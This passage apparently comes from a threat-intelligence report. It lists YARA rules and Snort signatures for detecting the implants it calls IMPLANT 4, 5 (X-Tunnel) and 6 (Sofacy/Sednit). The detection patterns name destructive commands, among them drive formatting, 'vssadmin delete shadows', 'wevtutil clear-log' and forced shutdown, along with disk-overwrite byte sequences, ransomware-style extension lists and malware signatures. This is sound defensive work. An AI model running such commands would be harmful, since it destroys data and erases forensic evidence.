00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35
00 2E 00 30 00 2E 00 37 00 36 00 30 00 31 00 2E 00 31 00 37 00 35 00 31 00 34 00 00 00 00 00 44 00
00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04
00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 B0 04}

    $b6 = {D4 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15
28 0A 17 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 02 00 00
01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 10
02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4C 00 16 00 01 00 43 00 6F 00
6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73
00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00
4E 00 13 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F
00 6E 00 00 00 00 00 53 00 65 00 72 00 69 00 61 00 6C 00 20 00 50 00 6F 00 72 00 74 00 20 00 44 00
72 00 69 00 76 00 65 00 72 00 00 00 00 00 62 00 21 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00
73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35
00 31 00 32 00 20 00 28 00 78 00 70 00 73 00 70 00 2E 00 30 00 38 00 30 00 34 00 31 00 33 00 2D 00
30 00 38 00 35 00 32 00 29 00 00 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F
00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74
00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 30 00 34 00 00 00 00 00 6A 00 25 00 01 00 50 00 72 00 6F
00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00
6F 00 66 00 74 00 AE 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 20 00 4F 00 70 00 65
00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00
0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00
00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 44 00 00 00
```

```
01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00
00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04}

   condition:

        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and (((any of ($a*)) and
(uint32(uint32(0x3C)+8) == 0x00000000)) or (for any of ($b*): ($ in
(uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-
1)+20))..(uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-

        1)+20))+uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-1)+16)))))))

}
```

Rule IMPLANT_4_v4

```
{

   strings:

        $DK_format1 = "/c format %c: /Y /Q" ascii

        $DK_format2 = "/c format %c: /Y /X /FS:NTFS" ascii

        $DK_physicaldrive = "PhysicalDrive%d" wide

        $DK_shutdown = "shutdown /r /t %d"

        $MZ = {4d 5a}

   condition:

        $MZ at 0 and all of ($DK*)

}
```

Rule IMPLANT_4_v5

```
{

   strings:

        $GEN_HASH = {0F BE C9 C1 C0 07 33 C1}

   condition:
        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}


Rule IMPLANT_4_v6

{

    strings:

        $STR1 = "DispatchCommand" wide ascii

        $STR2 = "DispatchEvent" wide ascii

    condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}


Rule IMPLANT_4_v7

{

    strings:

        $sb1 = {C7 [1-5] 33 32 2E 64 C7 [1-5] 77 73 32 5F 66 C7 [1-5] 6C 6C}

        $sb2 = {C7 [1-5] 75 73 65 72 C7 [1-5] 33 32 2E 64 66 C7 [1-5] 6C 6C}

        $sb3 = {C7 [1-5] 61 64 76 61 C7 [1-5] 70 69 33 32 C7 [1-5] 2E 64 6C 6C}

        $sb4 = {C7 [1-5] 77 69 6E 69 C7 [1-5] 6E 65 74 2E C7 [1-5] 64 6C 6C}

        $sb5 = {C7 [1-5] 73 68 65 6C C7 [1-5] 6C 33 32 2E C7 [1-5] 64 6C 6C}

        $sb6 = {C7 [1-5] 70 73 61 70 C7 [1-5] 69 2E 64 6C 66 C7 [1-5] 6C}

        $sb7 = {C7 [1-5] 6E 65 74 61 C7 [1-5] 70 69 33 32 C7 [1-5] 2E 64 6C 6C}

        $sb8 = {C7 [1-5] 76 65 72 73 C7 [1-5] 69 6F 6E 2E C7 [1-5] 64 6C 6C}

        $sb9 = {C7 [1-5] 6F 6C 65 61 C7 [1-5] 75 74 33 32 C7 [1-5] 2E 64 6C 6C}

        $sb10 = {C7 [1-5] 69 6D 61 67 C7 [1-5] 65 68 6C 70 C7 [1-5] 2E 64 6C 6C}
```

```
  condition:

    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and 3 of them

}
```

Rule IMPLANT_4_v8

```
{

  strings:

    $f1 = {5E 81 EC 04 01 00 00 8B D4 68 04 01 00 00 52 6A 00 FF 57 1C 8B D4 33 C9 03 D0 4A 41
3B C8 74 05 80 3A 5C 75 F5 42 81 EC 04 01 00 00 8B DC 52 51 53 68 04 01 00 00 FF 57 20 59 5A 66
C7 04 03 5C 20 56 57 8D 3C 03 8B F2 F3 A4 C6 07 00 5F 5E 33 C0 50 68 80 00 00 00 6A 02 50 50 68
00 00 00 40 53 FF 57 14 53 8B 4F 4C 8B D6 33 DB 30 1A 42 43 3B D9 7C F8 5B 83 EC 04 8B D4 50
6A 00 52 FF 77 4C 8B D6 52 50 FF 57 24 FF 57 18}

    $f2 = {5E 83 EC 1C 8B 45 08 8B 4D 08 03 48 3C 89 4D E4 89 75 EC 8B 45 08 2B 45 10 89 45 E8
33 C0 89 45 F4 8B 55 0C 3B 55 F4 0F 86 98 00 00 00 8B 45 EC 8B 4D F4 03 48 04 89 4D F4 8B 55 EC
8B 42 04 83 E8 08 D1 E8 89 45 F8 8B 4D EC 83 C1 08 89 4D FC}

    $f3 = {5F 8B DF 83 C3 60 2B 5F 54 89 5C 24 20 8B 44 24 24 25 00 00 FF FF 66 8B 18 66 81 FB
4D 5A 74 07 2D 00 00 01 00 EB EF 8B 48 3C 03 C8 66 8B 19 66 81 FB 50 45 75 E0 8B E8 8B F7 83
EC 60 8B FC B9 60 00 00 00 F3 A4 83 EF 60 6A 0D 59 E8 88 00 00 00 E2 F9 68 6C 33 32 00 68 73 68
65 6C 54 FF 57}

    $a1 = {83 EC 04 60 E9 1E 01 00 00}

  condition:

    $a1 at entrypoint or any of ($f*)

}
```

Rule IMPLANT_4_v9

```
{

  strings:

    $a = "wevtutil clear-log" ascii wide nocase

    $b = "vssadmin delete shadows" ascii wide nocase
```

```
        $c = "AGlobal\\23d1a259-88fa-41df-935f-cae523bab8e6" ascii wide nocase

        $d = "Global\\07fd3ab3-0724-4cfd-8cc2-60c0e450bb9a" ascii wide nocase

        //$e = {57 55 33 c9 51 8b c3 99 57 52 50}

        $openPhysicalDiskOverwriteWithZeros = { 57 55 33 C9 51 8B C3 99 57 52 50 E8 ?? ?? ?? ?? 52 50 E8 ?? ?? ?? ?? 83 C4 10 84 C0 75 21 33 C0 89 44 24 10 89 44 24 14 6A 01 8B C7 99 8D 4C 24 14 51 52 50 56 FF 15 ?? ?? ?? ?? 85 C0 74 0B 83 C3 01 81 FB 00 01 00 00 7C B6 }

        $f = {83 c4 0c 53 53 6a 03 53 6a 03 68 00 00 00 c0}

    condition:

        ($a and $b) or $c or $d or ($openPhysicalDiskOverwriteWithZeros and $f)

}


Rule IMPLANT_4_v10

{

    strings:

        $ = {A1B05C72}

        $ = {EB3D0384}

        $ = {6F45594E}

        $ = {71815A4E}

        $ = {D5B03E72}

        $ = {6B43594E}

        $ = {F572993D}

        $ = {665D9DC0}

        $ = {0BE7A75A}

        $ = {F37443C5}

        $ = {A2A474BB}

        $ = {97DEEC67}

        $ = {7E0CB078}
        $ = {9C9678BF}
        $ = {4A37A149}
        $ = {8667416B}
        $ = {0A375BA4}
        $ = {DC505A8D}
        $ = {02F1F808}
        $ = {2C819712}
    condition:
        uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550 and 15 of them
}
```

Rule IMPLANT_4_v11

```
{
    strings:
        $ = "/c format %c: /Y /X /FS:NTFS"
        $ = ".exe.sys.drv.doc.docx.xls.xlsx.mdb.ppt.pptx.xml.jpg.jpeg.ini.inf.ttf" wide
        $ = ".dll.exe.xml.ttf.nfo.fon.ini.cfg.boot.jar" wide
        $ =
".crt.bin.exe.db.dbf.pdf.djvu.doc.docx.xls.xlsx.jar.ppt.pptx.tib.vhd.iso.lib.mdb.accdb.sql.mdf.xml.rtf.ini.cfg.boot.txt.rar.msi.zip.jpg.bmp.jpeg.tiff" wide
        $tempfilename = "%ls_%ls_%ls_%d.~tmp" ascii wide
    condition:
        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and 2 of them
}
```

Rule IMPLANT_4_v12

```
{
  strings:

    $CMP1 = {81 ?? 4D 5A 00 00 }

    $SUB1 = {81 ?? 00 10 00 00}

    $CMP2 = {66 81 38 4D 5A}

    $SUB2 = {2D 00 10 00 00}

    $HAL  = "HAL.dll"

    $OUT  = {E6 64 E9 ?? ?? FF FF}

  condition:

    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and ($CMP1 or $CMP2) and ($SUB1 or $SUB2) and $OUT
and $HAL

}
```

Rule IMPLANT_4_v13

```
{

  strings:

    $XMLDOM1 = {81 BF 33 29 36 7B D2 11 B2 0E 00 C0 4F 98 3E 60}

    $XMLDOM2 = {90 BF 33 29 36 7B D2 11 B2 0E 00 C0 4F 98 3E 60}

    $XMLPARSE = {8B 06 [0-2] 8D 55 ?C 52 FF 75 08 [0-2] 50 FF 91 04 01 00 00 66 83 7D ?C FF 75
3? 8B 06 [0-2] 8D 55 F? 52 50 [0-2] FF 51 30 85 C0 78 2?}

    $EXP1 = "DispatchCommand"

    $EXP2 = "DispatchEvent"

    $BDATA   = {85 C0 74 1? 0F B7 4? 06 83 C? 28 [0-6] 72 ?? 33 C0 5F 5E 5B 5D C2 08 00 8B 4?
0? 8B 4? 0? 89 01 8B 4? 0C 03 [0-2] EB E?}

  condition:

    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}
```

The following YARA rules detect X-Tunnel, referred to as IMPLANT 5 with rule naming convention.

IMPLANT 5 Rules:

```
Rule IMPLANT_5_v1

{

   strings:

       $hexstr = {2D 00 53 00 69 00 00 00 2D 00 53 00 70 00 00 00 2D 00 55 00 70 00 00 00 2D 00 50 00 69 00 00 00 2D 00 50 00 70 00 00 00}

       $UDPMSG1 = "error 2005 recv from server UDP - %d\x0a"

       $TPSMSG1 = "error 2004 send to TPS - %d\x0a"

       $TPSMSG2 = "error 2003 recv from TPS - %d\x0a"

       $UDPMSG2 = "error 2002 send to server UDP - %d\x0a"

   condition:

       any of them

}
```

```
Rule IMPLANT_5_v2

{

   strings:

       $key0 = { 987AB999FE0924A2DF0A412B14E26093746FCDF9BA31DC05536892C33B116AD3 }

       $key1 = { 8B236C892D902B0C9A6D37AE4F9842C3070FBDC14099C6930158563C6AC00FF5 }

       $key2 = { E47B7F110CAA1DA617545567EC972AF3A6E7B4E6807B7981D3CFBD3D8FCC3373 }

       $key3 = { 48B284545CA1FA74F64FDBE2E605D68CED8A726D05EBEFD9BAAC164A7949BDC1 }

       $key4 = { FB421558E30FCCD95FA7BC45AC92D2991C44072230F6FBEAA211341B5BF2DC56 }

       $key5 = { 34F1AE17017AF16021ADA5CE3F77675BBC6E7DEC6478D6078A0B22E5FDFF3B31 }
```

```
$key6 = { F0EA48F164395186E6F754256EBB812A2AFE168E77ED9501F8B8E6F5B72126A7 }

$key7 = { 0B6E9970A8EAF68EE14AB45005357A2F3391BEAA7E53AB760B916BC2B3916ABE }

$key8 = { FF032EA7ED2436CF6EEA1F741F99A3522A61FDA8B5A81EC03A8983ED1AEDAB1A }

$key9 = { F0DAC1DDFEF7AC6DE1CBE1006584538FE650389BF8565B32E0DE1FFACBCB14BB }

$key10 = { A5D699A3CD4510AF11F1AF767602055C523DF74B94527D74319D6EFC6883B80D }

$key11 = { 5951B02696C1D5A7B2851D28872384DA607B25F4CEA268FF3FD7FBA75AB3B4B3 }

$key12 = { 0465D99B26AF42D8346001BB838595E301BAD8CF5D40CE9C17C944717DF82481 }

$key13 = { 5DFE1C83AD5F5CE1BF5D9C42E23225E3ECFDB2493E80E6554A2AC7C722EB4880 }

$key14 = { E9650396C45F7783BC14C59F46EA8232E8357C26B5627BFF8C42C6AE2E0F2E17 }

$key15 = { 7432AE389125BB4E3980ED7F6A6FB252A42E785A90F4591C3620CA642FF97CA3 }

$key16 = { 2B2ADBBC4F960A8916F7088067BAD30BE84B65783FBF9476DF5FDA0E5856B183 }

$key17 = { 808C3FD0224A59384161B8A81C8BB404D7197D16D8118CB77067C5C8BD764B3E }

$key18 = { 028B0E24D5675C16C815BFE4A073E9778C668E65771A1CE881E2B03F58FC7D5B }

$key19 = { 878B7F5CF2DC72BAF1319F91A4880931EE979665B1B24D3394FE72EDFAEF4881 }

$key20 = { 7AC7DD6CA34F269481C526254D2F563BC6ECA1779FEEAA33EC1C20E60B686785 }

$key21 = { 3044F1D394186815DD8E3A2BBD9166837D07FA1CF6A550E2C170C9CDD9305209 }

$key22 = { 7544DC095C441E39D258648FE9CB1267D20D83C8B2D3AB734474401DA4932619 }

$key23 = { D702223347406C1999D1A9829CBBE96EC86D377A40E2EE84562EA1FAC1C71498 }

$key24 = { CA36CB1177382A1009D392A58F7C1357E94AD2292CC0AE82EE4F7DB0179148E1 }

$key25 = { C714F23E4C1C4E55F0E1FA7F5D0DD64658A86F84681D07576D840784154F65DC }

$key26 = { 63571BAF736904634AFEE2A70CB9ED64615DE8CA7AEF21E773286B8877D065DB }

$key27 = { 27808A9BE98FFE348DE1DB999AC9FDFB26E6C5A0D5E688490EF3D186C43661EB }

$key28 = { B6EB86A07A85D40866AFA100789FFB9E85C13F5AA7C7A3B6BA753C7EAB9D6A62 }

$key29 = { 88F0020375D60BDB85ACDBFE4BD79CD098DB2B3FA2CEF55D4331DBEFCE455157 }

$key30 = { 36535AAB296587AE1162AC5D39492DD1245811C72706246A38FF590645AA5D7B }

$key31 = { FDB726261CADD52E10818B49CAB81BEF112CB63832DAA26AD9FC711EA6CE99A4 }

$key32 = { 86C0CAA26D9FD07D215BC7EB14E2DA250E905D406AFFAB44FB1C62A2EAFC4670 }

$key33 = { BC101329B0E3A7D13F6EBC535097785E27D59E92D449D6D06538725034B8C0F0 }
```

```
$key34 = { C8D31A78B7C149F62F06497F9DC1DDC4967B566AC52C3A2A65AC7A99643B8A2D }

$key35 = { 0EA4A5C565EFBB94F5041392C5F0565B6BADC630D9005B3EADD5D81110623E1F }

$key36 = { 06E4E46BD3A0FFC8A4125A6A02B0C56D5D8B9E378CF97539CE4D4ADFAF89FEB5 }

$key37 = { 6DE22040821F0827316291331256A170E23FA76E381CA7066AF1E5197AE3CFE7 }

$key38 = { C6EF27480F2F6F40910074A45715143954BBA78CD74E92413F785BBA5B2AA121 }

$key39 = { 19C96A28F8D9698ADADD2E31F2426A46FD11D2D45F64169EDC7158389BFA59B4 }

$key40 = { C3C3DDBB9D4645772373A815B5125BB2232D8782919D206E0E79A6A973FF5D36 }

$key41 = { C33AF1608037D7A3AA7FB860911312B4409936D236564044CFE6ED42E54B78A8 }

$key42 = { 856A0806A1DFA94B5E62ABEF75BEA3B657D9888E30C8D2FFAEC042930BBA3C90 }

$key43 = { 244496C524401182A2BC72177A15CDD2EF55601F1D321ECBF2605FFD1B9B8E3F }

$key44 = { DF24050364168606D2F81E4D0DEB1FFC417F1B5EB13A2AA49A89A1B5242FF503 }

$key45 = { 54FA07B8108DBFE285DD2F92C84E8F09CDAA687FE492237F1BC4343FF4294248 }

$key46 = { 23490033D6BF165B9C45EE65947D6E6127D6E00C68038B83C8BFC2BCE905040C }

$key47 = { 4E044025C45680609B6EC52FEB3491130A711F7375AAF63D69B9F952BEFD5F0C }

$key48 = { 019F31C5F5B2269020EBC00C1F511F2AC23E9D37E89374514C6DA40A6A03176C }

$key49 = { A2483197FA57271B43E7276238468CFB8429326CBDA7BD091461147F642BEB06 }

$key50 = { 731C9D6E74C589B7ACB019E5F6A6E07ACF12E68CB9A396CE05AA4D69D5387048 }

$key51 = { 540DB6C8D23F7F7FEF9964E53F445F0E56459B10E931DEEEDB2B57B063C7F8B7 }

$key52 = { D5AF80A7EEFF26DE988AC3D7CE23E62568813551B2133F8D3E973DA15E355833 }

$key53 = { E4D8DBD3D801B1708C74485A972E7F00AFB45161C791EE05282BA68660FFBA45 }

$key54 = { D79518AF96C920223D687DD596FCD545B126A678B7947EDFBF24661F232064FB }

$key55 = { B57CAA4B45CA6E8332EB58C8E72D0D9853B3110B478FEA06B35026D7708AD225 }

$key56 = { 077C714C47DFCF79CA2742B1544F4AA8035BB34AEA9D519DEE77745E01468408 }

$key57 = { C3F5550AD424839E4CC54FA015994818F4FB62DE99B37C872AF0E52C376934FA }

$key58 = { 5E890432AE87D0FA4D209A62B9E37AAEDEDC8C779008FEBAF9E4E6304D1B2AAC }

$key59 = { A42EDE52B5AF4C02CFE76488CADE36A8BBC3204BCB1E05C402ECF450071EFCAB }

$key60 = { 4CDAFE02894A04583169E1FB4717A402DAC44DA6E2536AE53F5F35467D31F1CA }

$key61 = { 0BEFCC953AD0ED6B39CE6781E60B83C0CFD166B124D1966330CBA9ADFC9A7708 }
```

```
$key62 = { 8A439DC4148A2F4D5996CE3FA152FF702366224737B8AA6784531480ED8C8877 }

$key63 = { CF253BE3B06B310901FF48A351471374AD35BBE4EE654B72B860F2A6EC7B1DBB }

$key64 = { A0599F50C4D059C5CFA16821E97C9596B1517B9FB6C6116F260415127F32CE1F }

$key65 = { 8B6D704F3DC9150C6B7D2D54F9C3EAAB14654ACA2C5C3952604E65DF8133FE0C }

$key66 = { A06E5CDD3871E9A3EE17F7E8DAE193EE47DDB87339F2C599402A78C15D77CEFD }

$key67 = { E52ADA1D9BC4C089DBB771B59904A3E0E25B531B4D18B58E432D4FA0A41D9E8A }

$key68 = { 4778A7E23C686C171FDDCCB8E26F98C4CBEBDF180494A647C2F6E7661385F05B }

$key69 = { FE983D3A00A9521F871ED8698E702D595C0C7160A118A7630E8EC92114BA7C12 }

$key70 = { 52BA4C52639E71EABD49534BBA80A4168D15762E2D1D913BAB5A5DBF14D9D166 }

$key71 = { 931EB8F7BC2AE1797335C42DB56843427EB970ABD601E7825C4441701D13D7B1 }

$key72 = { 318FA8EDB989672DBE2B5A74949EB6125727BD2E28A4B084E8F1F50604CCB735 }

$key73 = { 5B5F2315E88A42A7B59C1B493AD15B92F819C021BD70A5A6619AAC6666639BC2 }

$key74 = { C2BED7AA481951FEB56C47F03EA38236BC425779B2FD1F1397CB79FE2E15C0F0 }

$key75 = { D3979B1CB0EC1A655961559704D7CDC019253ACB2259DFB92558B7536D774441 }

$key76 = { 0EDF5DBECB772424D879BBDD51899D6AAED736D0311589566D41A9DBB8ED1CC7 }

$key77 = { CC798598F0A9BCC82378A5740143DEAF1A147F4B2908A197494B7202388EC905 }

$key78 = { 074E9DF7F859BF1BD1658FD2A86D81C282000EAB09AF4252FAB45433421D3849 }

$key79 = { 6CD540642E007F00650ED20D7B54CFFD54DDA95D8DEBB087A004BAE222F22C8E }

$key80 = { C76CF2F66C71F6D17FC8DEFA1CAEF8718BA1CE188C7EA02C835A0FA54D3B3314 }

$key81 = { A7250A149600E515C9C40FE5720756FDA8251635A3B661261070CB5DABFE7253 }

$key82 = { 237C67B97D4CCE4610DE2B82E582808EA796C34A4C24715C953CBA403B2C935E }

$key83 = { A8FA182547E66B57C497DAAA195A38C0F0FB0A3C1F7B98B4B852F5F37E885127 }

$key84 = { 83694CCA50B821144FFBBE6855F62845F1328111AE1AC5666CBA59EB43AA12C6 }

$key85 = { 145E906416B17865AD37CD022DF5481F28C930D6E3F53C50B0953BF33F4DB953 }

$key86 = { AB49B7C2FA3027A767F5AA94EAF2B312BBE3E89FD924EF89B92A7CF977354C22 }

$key87 = { 7E04E478340C209B01CA2FEBBCE3FE77C6E6169F0B0528C42FA4BDA6D90AC957 }

$key88 = { 0EADD042B9F0DDBABA0CA676EFA4EDB68A045595097E5A392217DFFC21A8532F }

$key89 = { 5623710F134ECACD5B70434A1431009E3556343ED48E77F6A557F2C7FF46F655 }
```

```
$key90 = { 6968657DB62F4A119F8E5CB3BF5C51F4B285328613AA7DB9016F8000B576561F }

$key91 = { DEBB9C95EAE6A68974023C335F8D2711135A98260415DF05845F053AD65B59B4 }

$key92 = { 16F54900DBF08950F2C5835153AB636605FB8C09106C0E94CB13CEA16F275685 }

$key93 = { 1C9F86F88F0F4882D5CBD32876368E7B311A84418692D652A6A4F315CC499AE8 }

$key94 = { E920E0783028FA05F4CE2D6A04BBE636D56A775CFD4DAEA3F2A1B8BEEB52A6D4 }

$key95 = { 73874CA3AF47A8A315D50E1990F44F655EC7C15B146FFE0611B6C4FC096BD07C }

$key96 = { F21C1FA163C745789C53922C47E191A5A85301BDC2FFC3D3B688CFBFF39F3BE5 }

$key97 = { BC5A861F21CB98BD1E2AE9650B7A0BB4CD0C71900B3463C1BC3380AFD2BB948E }

$key98 = { 151BAE36E646F30570DC6A7B57752F2481A0B48DD5184E914BCF411D8AD5ACA0 }

$key99 = { F05AD6D7A0CADC10A6468BFDBCBB223D5BD6CA30EE19C239E8035772D80312C9 }

$key100 = { 5DE9A0FDB37C0D59C298577E5379BCAF4F86DF3E9FA17787A4CEFA7DD10C462E }

$key101 = { F5E62BA862380224D159A324D25FD321E5B35F8554D70CF9A506767713BCA508 }

$key102 = { A2D1B10409B328DA0CCBFFDE2AD2FF10855F95DA36A1D3DBA84952BB05F8C3A7 }

$key103 = { C974ABD227D3AD339FAC11C97E11D904706EDEA610B181B8FAD473FFCC36A695 }

$key104 = { AB5167D2241406C3C0178D3F28664398D5213EE5D2C09DCC9410CB604671F5F1 }

$key105 = { C25CC4E671CAAA31E137700A9DB3A272D4E157A6A1F47235043D954BAE8A3C70 }

$key106 = { E6005757CA0189AC38F9B6D5AD584881399F28DA949A0F98D8A4E3862E20F715 }

$key107 = { 204E6CEB4FF59787EF4D5C9CA5A41DDF4445B9D8E0C970B86D543E9C7435B194 }

$key108 = { 831D7FD21316590263B69E095ABBE89E01A176E16AE799D83BD774AF0D254390 }

$key109 = { 42C36355D9BC573D72F546CDB12E6BB2CFE2933AC92C12040386B310ABF6A1ED }

$key110 = { B9044393C09AD03390160041446BF3134D864D16B25F1AB5E5CDC690C4677E7D }

$key111 = { 6BC1102B5BE05EEBF65E2C3ACA1F4E17A59B2E57FB480DE016D371DA3AEF57A5 }

$key112 = { B068D00B482FF73F8D23795743C76FE8639D405EE54D3EFB20AFD55A9E2DFF4E }

$key113 = { 95CF5ADDFE511C8C7496E3B75D52A0C0EFE01ED52D5DD04D0CA6A7ABD3A6F968 }

$key114 = { 75534574A4620019F8E3D055367016255034FA7D91CBCA9E717149441742AC8D }

$key115 = { 96F1013A5301534BE424A11A94B740E5EB3A627D052D1B769E64BAB6A666433C }

$key116 = { 584477AB45CAF729EE9844834F84683ABECAB7C4F7D23A9636F54CDD5B8F19B3 }

$key117 = { D3905F185B564149EE85CC3D093477C8FF2F8CF601C68C38BBD81517672ECA3A }
```

```
        $key118 = { BF29521A7F94636D1930AA236422EB6351775A523DE68AF9BF9F1026CEDA618D }
        $key119 = { 04B3A783470AF1613A9B849FBD6F020EE65C612343EB1C028B2C28590789E60B }
        $key120 = { 3D8D8E84977FE5D21B6971D8D873E7BED048E21333FE15BE2B3D1732C7FD3D04 }
        $key121 = { 8ACB88224B6EF466D7653EB0D8256EA86D50BBA14FD05F7A0E77ACD574E9D9FF }
        $key122 = { B46121FFCF1565A77AA45752C9C5FB3716B6D8658737DF95AE8B6A2374432228 }
        $key123 = { A4432874588D1BD2317224FB371F324DD60AB25D4191F2F01C5C13909F35B943 }
        $key124 = { 78E1B7D06ED2A2A044C69B7CE6CDC9BCD77C19180D0B082A671BBA06507349C8 }
        $key125 = { 540198C3D33A631801FE94E7CB5DA3A2D9BCBAE7C7C3112EDECB342F3F7DF793 }
        $key126 = { 7E905652CAB96ACBB7FEB2825B55243511DF1CD8A22D0680F83AAF37B8A7CB36 }
        $key127 = { 37218801DBF2CD92F07F154CD53981E6189DBFBACAC53BC200EAFAB891C5EEC8 }
    condition:
        any of them
}
```

```
Rule IMPLANT_5_v3
{
    strings:
        $BYTES1 = { 0F AF C0 6? C0 07 00 00 00 2D 01 00 00 00 0F AF ?? 39 ?8 }
        $BYTES2 = { 0F AF C0 6? C0 07 48 0F AF ?? 39 ?8 }
    condition:
        any of them
}
```

```
Rule IMPLANT_5_v4
{
    strings:
        $FBKEY1 = { 987AB999FE0924A2DF0A412B14E26093746FCDF9BA31DC05536892C33B116AD3 }
        $FBKEY2 = { 8B236C892D902B0C9A6D37AE4F9842C3070FBDC14099C6930158563C6AC00FF5 }
```

```
      $FBKEY3 = { E47B7F110CAA1DA617545567EC972AF3A6E7B4E6807B7981D3CFBD3D8FCC3373 }

      $FBKEY4 = { 48B284545CA1FA74F64FDBE2E605D68CED8A726D05EBEFD9BAAC164A7949BDC1 }

      $FBKEY5 = { FB421558E30FCCD95FA7BC45AC92D2991C44072230F6FBEAA211341B5BF2DC56 }

   condition:

      all of them

}
```

Network Indicators for Implant 5

```
alert tcp any any -> any [$HTTP_PORTS,44300] (msg:"X Tunnel_HTTP_CONNECT_HANDSHAKE";
flow:established,to_server; dsize:4; content:"|00 00 00|"; offset:1; depth:3; byte_test:1,<,96,0;
content:!"HTTP";)
```

```
alert tcp any any -> any 443 (msg:"X Tunnel_UPSTREAM_CONNECTION_EVENT";
flow:established,to_server; stream_size:either,=,20; content:"|02 00 00 10|"; depth:4;)
```

The following YARA rules detect Sofacy, Sednit, EVILTOSS, referred to as IMPLANT 6 with rule naming convention.

IMPLANT 6 Rules:

```
Rule IMPLANT_6_v1

{

   strings:

      $STR1 = "dll.dll" wide ascii

      $STR2 = "Init1" wide ascii

      $STR3 = "netui.dll" wide ascii

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
```

```
}

Rule IMPLANT_6_v2

{

   strings:

      $obf_func = { 8B 45 F8 6A 07 03 C7 33 D2 89 45 E8 8D 47 01 5B 02 4D 0F F7 F3 6A 07 8A 04 32
33 D2 F6 E9 8A C8 8B C7 F7 F3 8A 44 3E FE 02 45 FC 02 0C 32 B2 03 F6 EA 8A D8 8D 47 FF 33 D2
5F F7 F7 02 5D 14 8B 45 E8 8B 7D F4 C0 E3 06 02 1C 32 32 CB 30 08 8B 4D 14 41 47 83 FF 09 89 4D
14 89 7D F4 72 A1 }

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v3

{

   strings:

      $deob_func = { 8D 46 01 02 D1 83 E0 07 8A 04 38 F6 EA 8B D6 83 E2 07 0A 04 3A 33 D2 8A 54
37 FE 03 D3 03 D1 D3 EA 32 C2 8D 56 FF 83 E2 07 8A 1C 3A 8A 14 2E 32 C3 32 D0 41 88 14 2E 46
83 FE 0A 7C ?? }

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v4

{

   strings:

